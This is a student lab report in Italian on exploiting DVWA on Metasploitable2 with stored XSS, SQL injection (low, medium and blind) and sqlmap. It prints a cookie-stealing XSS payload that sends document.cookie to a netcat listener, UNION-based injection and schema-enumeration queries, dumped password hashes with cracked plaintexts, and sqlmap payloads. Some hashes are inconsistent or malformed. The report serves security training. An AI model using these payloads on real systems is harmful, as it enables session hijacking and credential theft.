

CS0424IT — ESERCITAZIONE S6L5

ATTACCHI XSS STORED E SQL INJECTION

Simone La Porta



TRACCIA

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable2.

Le vulnerabilità da sfruttare sono:

- XSS Stored
- SQL Injection
- SQL Injection Blind (opzionale)

Scopo dell'Esercizio

- Recuperare i cookie di sessione delle vittime del XSS Stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul database (sfruttando la SQL Injection).

SVOLGIMENTO

1 ATTACCO XSS STORED

Il Cross Site Scripting (XSS) è una vulnerabilità di sicurezza che consente a un attaccante di iniettare script dannosi in pagine web visualizzate da altri utenti. Esistono principalmente due tipi di attacchi XSS:

- **XSS Reflected:** lo script iniettato viene riflesso immediatamente dal server nella risposta HTTP, senza essere memorizzato. Questo tipo di attacco viene innescato quando una vittima clicca su un link dannoso contenente il payload XSS.
- **XSS Stored:** lo script iniettato viene memorizzato nel server target, ad esempio in un campo commenti o in un database. Ogni utente che visita il sito viene "infettato" dalla vulnerabilità, rendendo l'attacco più pericoloso.

Impostazione dell'ambiente e verifica delle vulnerabilità

Per l'esecuzione dell'attacco XSS Stored, si è utilizzata l'applicazione DVWA in esecuzione su Metasploitable2, con il livello di sicurezza impostato su **LOW**.

Si è verificata la presenza della vulnerabilità XSS Stored inserendo uno script di prova nel campo commenti:

```
<script>alert('Stored XSS');</script>
```

L'output mostrato ha confermato l'esecuzione del codice, indicando la presenza della vulnerabilità.

Script malevolo

Si è poi creato uno script malevolo per inviare i cookie di sessione delle vittime ad un server sotto il controllo dell'attaccante:

```
<script>new Image().src="http://127.0.0.1:12345/?cookie="+document.cookie;</script>
```

Per consentire l'inserimento del payload, si è modificata la lunghezza massima del messaggio da 50 a 500 caratteri.




Figura 1: Test di vulnerabilità XSS Stored

```
> <div id="main_menu">⋮</div>
▼ <div id="main_body">
  ▼ <div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    ▼ <div class="vulnerable_code_area">
      ▼ <form method="post" name="guestform" onsubmit="return
        validate_form(this)"> event
        ▼ <table width="550" cellpadding="1" cellspacing="2" border="0">
          ▼ <tbody>
            ▶ <tr>⋮</tr>
            ▼ <tr>
              <td width="100">Message *</td>
              ▼ <td>
                <textarea name="mtxMessage" cols="50" rows="3" maxLength="500">
                ></textarea>
              </td>
            </tr>
            ▶ <tr>⋮</tr>
          </tbody>
        </table>
      </form>
    </div>
  </div>
</div>
```

Figura 2: Modifica della lunghezza massima del messaggio

Esecuzione, ascolto e verifica dell'attacco

Dopo aver inserito il payload nella sezione "messaggio", si è avviato un listener sulla porta 12345 usando il comando:

```
nc -lvnp 12345
```

Questo ha permesso di catturare il cookie di sessione (PHPSESSID) delle vittime.

Successivamente si è utilizzato BurpSuite per verificare l'attacco. Inserendo il cookie di sessione ottenuto (PHPSESSID) nella richiesta GET, si è riusciti ad accedere all'applicazione DVWA senza necessità di credenziali.




Figura 3: Verifica dell'accesso con BurpSuite

2 ATTACCO SQL INJECTION

La SQL Injection è una vulnerabilità che consente a un attaccante di interferire con le query che un'applicazione fa al proprio database. Questo tipo di attacco può essere utilizzato per bypassare i controlli di autenticazione, accedere ai dati sensibili, modificare i dati, ecc.


Siccome al livello di sicurezza **low** non c'è un controllo dell'input per le query dinamiche, si è potuto sfruttare questa vulnerabilità. In questo caso si sono utilizzati gli apici (e non solo) per modificare la query originale e aggiungere ulteriori comandi SQL.

Valutazione della vulnerabilità e estrazione dei dati

Si è valutata la vulnerabilità con una condizione sempre vera:

```
' or 1=1#
```

Questo ha permesso di vedere tutti gli utenti presenti nel database.



Vulnerability: SQL Injection

User ID:

```
ID: ' or 1=1#  
First name: admin  
Surname: admin  
  
ID: ' or 1=1#  
First name: Gordon  
Surname: Brown  
  
ID: ' or 1=1#  
First name: Hack  
Surname: Me  
  
ID: ' or 1=1#  
First name: Pablo  
Surname: Picasso  
  
ID: ' or 1=1#  
First name: Bob  
Surname: Smith
```

Figura 4: Valutazione della vulnerabilità SQL Injection

Per estrarre tutti i dati degli utenti, si è utilizzata la query:

```
' UNION SELECT user, password FROM users#
```

Questa query ha restituito gli username e le password in formato hash.

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figura 5: Estrazione delle password con SQL Injection

Crack delle password

Si è poi utilizzato uno script scritto in Python (in allegato) per craccare le password hash e associarle ad ogni utente. Di seguito sono riportate le password craccate, associando ogni utente al rispettivo hash e password in chiaro:

Utente: admin

Hash: c13d23675b7a621212c3a6bb07e0e8df

Password: password

Utente: gordonb

Hash: e99a18c428cb38d5f260853678922e03

Password: abc123

Utente: 1337

Hash: 8d3533d75ae2c3966d7e0d4fcc69216b

Password: charley

Utente: pablo

Hash: 0d107d09f5bbe40cade3de5c71e9e9b7

Password: letmein

Utente: smithy

Hash: 5f4dcc3b5aa765d61d8327deb882cf99

Password: password

Livello Medium

Siccome al livello di sicurezza **medium** non c'è un controllo sufficiente dell'input per le query dinamiche, si è potuto sfruttare questa vulnerabilità: in questo caso le virgolette sono filtrate, ma il valore dell'ID viene direttamente aggiunto alla query senza bisogno di virgolette.

Per exploitare la vulnerabilità a questo livello, possiamo utilizzare il seguente payload:

```
1 or 1=1 UNION SELECT user, password FROM users#
```

Vulnerability: SQL Injection

User ID:

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figura 6: Estrazione delle password con SQL Injection al livello di sicurezza medium.

3 ATTACCO SQL INJECTION BLIND

La SQL Injection Blind è stata affrontata ipotizzando di non conoscere la struttura del database di DVWA. Ispezionando il database con diverse query, si è riusciti ad ottenere username e password degli utenti presenti su DVWA.

Test iniziale

Inizialmente, si è verificato con una condizione sempre vera il risultato della query per capire se il sito fosse vulnerabile. La query utilizzata è stata:

```
' OR '1'='1
```

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

Raccolta informazioni sul database

Si sono eseguite diverse query per raccogliere informazioni sul database, sulle tabelle e sulle colonne. Di seguito vengono mostrate le query utilizzate e la loro spiegazione.

Nome del database

Questa query combina i risultati della query originale con quelli della query specificata, selezionando il nome del database corrente.

```
1' UNION SELECT 1, database()#
```

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: 1' UNION SELECT 1, database()#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1, database()#  
First name: 1  
Surname: dvwa
```

Nomi delle tabelle

Questa query combina i risultati della query originale con quelli della query specificata, selezionando i nomi delle tabelle appartenenti allo schema "dvwa".

```
1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema  
= 'dvwa'#
```

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa'#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa'#  
First name: guestbook  
Surname:  
  
ID: 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa'#  
First name: users  
Surname:
```

Colonne della tabella "users"

Questa query combina i risultati della query originale con quelli della query specificata, selezionando i nomi delle colonne appartenenti alla tabella 'users'.

```
1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
```

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #  
First name: user_id  
Surname:
```

```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #  
First name: first_name  
Surname:
```

```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #  
First name: last_name  
Surname:
```

```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #  
First name: user  
Surname:
```

```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #  
First name: password  
Surname:
```

```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #  
First name: avatar  
Surname:
```

Username e password degli utenti

Questa query combina i risultati della query originale con quelli della query specificata, selezionando le colonne "user" e "password" dalla tabella "users".

```
1' UNION SELECT user, password FROM users #
```

Decodifica delle password

Ottenute le password degli utenti in formato MD5, come per il caso precedente di SQL Injection, esse sono state decodificate.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

3. ATTACCO SQL INJECTION BLIND

EXTRA

Come extra è stato testato anche il tool SQLmap per la ricerca e lo sfruttamento delle vulnerabilità SQL injection sia nel caso di sicurezza low che medium.

```
[*] sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=3ae0b643548b6080856bb774ec37c" --dump -T users --ba
tch
```

```

+-----+
|   H   |                                     {1.8.6.3#dev}
| +---+ |                                     .|.|.|.
| |   | |                                     |.|.|
| +---+ |                                     |.|.|
| L V ... |                               https://sqlmap.org
+-----+
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:09:30 /2024-07-03/

[23:09:30] [INFO] resuming back-end DBMS 'mysql'
[23:09:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
----
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 2385 FROM (SELECT(SLEEP(5)))yZdm) AND 'RXNh'='RXNh&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7170786271,0x59596b6342494d5658456c71437459546d587044456661706163646f4154466952455461454f4e54,0x71786a6271)--&&Submit=Submit
----

[23:09:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12

[23:09:31] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[23:09:31] [INFO] fetching current database
[23:09:31] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:09:31] [INFO] fetching entries for table 'users' in database 'dvwa'
[23:09:31] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[23:09:31] [INFO] using hash method 'md5_generic_passwd'
[23:09:31] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[23:09:31] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[23:09:31] [INFO] resuming password 'charley' for hash '8d3533df75ae2c3966d7e0dd4fcc6921eb'
[23:09:31] [INFO] resuming password 'letmein' for hash '0d107d9f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
5 entries
+-----+
| user_id | user      | avatar                                         | password                                         | last_name | first_name |
+-----+
| 1       | admin    | http://192.168.50.101/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     |
| 2       | gordonb  | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon    |
| 3       | 1337     | http://192.168.50.101/dvwa/hackable/users/1337.jpg  | 8d3533df75ae2c3966d7e0dd4fcc6921eb (charley) | Me        | Hack      |
| 4       | pablo    | http://192.168.50.101/dvwa/hackable/users/pablo.jpg  | 0d107d9f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo     |
| 5       | smithy   | http://192.168.50.101/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       |
+-----+
```

4 CONCLUSIONI

In questo esercizio, si è esplorato e sfruttato diverse vulnerabilità presenti nell'applicazione DVWA, eseguendo attacchi XSS stored, SQL injection e SQL injection blind.

Di seguito, riassumiamo i risultati ottenuti:

- **XSS Stored:**

- Inserimento di uno script malevolo in un campo vulnerabile.
- Furto dei cookie di sessione delle vittime utilizzando `document.cookie`.
- Invio dei cookie catturati a un server sotto il controllo dell'attaccante.
- Evidenziata l'importanza di sanificare correttamente gli input e applicare politiche di sicurezza come il Content Security Policy (CSP).

- **SQL Injection:**

- Sfruttamento della vulnerabilità del database causata dalla mancanza di controllo sugli input.
- Recupero delle password degli utenti archiviate nel database utilizzando query SQL manipolate.
- Decifrazione delle password cifrate in MD5 con script Python scritto ad hoc o con strumenti come "John the Ripper".
- Sottolineata l'importanza di utilizzare query parametrizzate e di validare e sanificare gli input degli utenti.

- **SQL Injection Blind:**

- Approccio metodico per dedurre la struttura del database attraverso query di inferenza.
- Raccolta di informazioni sulle tabelle, colonne e credenziali degli utenti.
- Evidenziata la necessità di implementare tecniche di difesa come la limitazione dei privilegi del database e l'uso di meccanismi di rilevamento delle intrusioni.

In conclusione, questi esercizi hanno dimostrato quanto sia essenziale:

- Adottare pratiche di codifica sicura.
- Implementare adeguate misure di sicurezza.
- Mantenere un continuo monitoraggio delle applicazioni web.

Attraverso una comprensione approfondita di questi attacchi, possiamo migliorare significativamente la sicurezza delle applicazioni e proteggere meglio i dati degli utenti.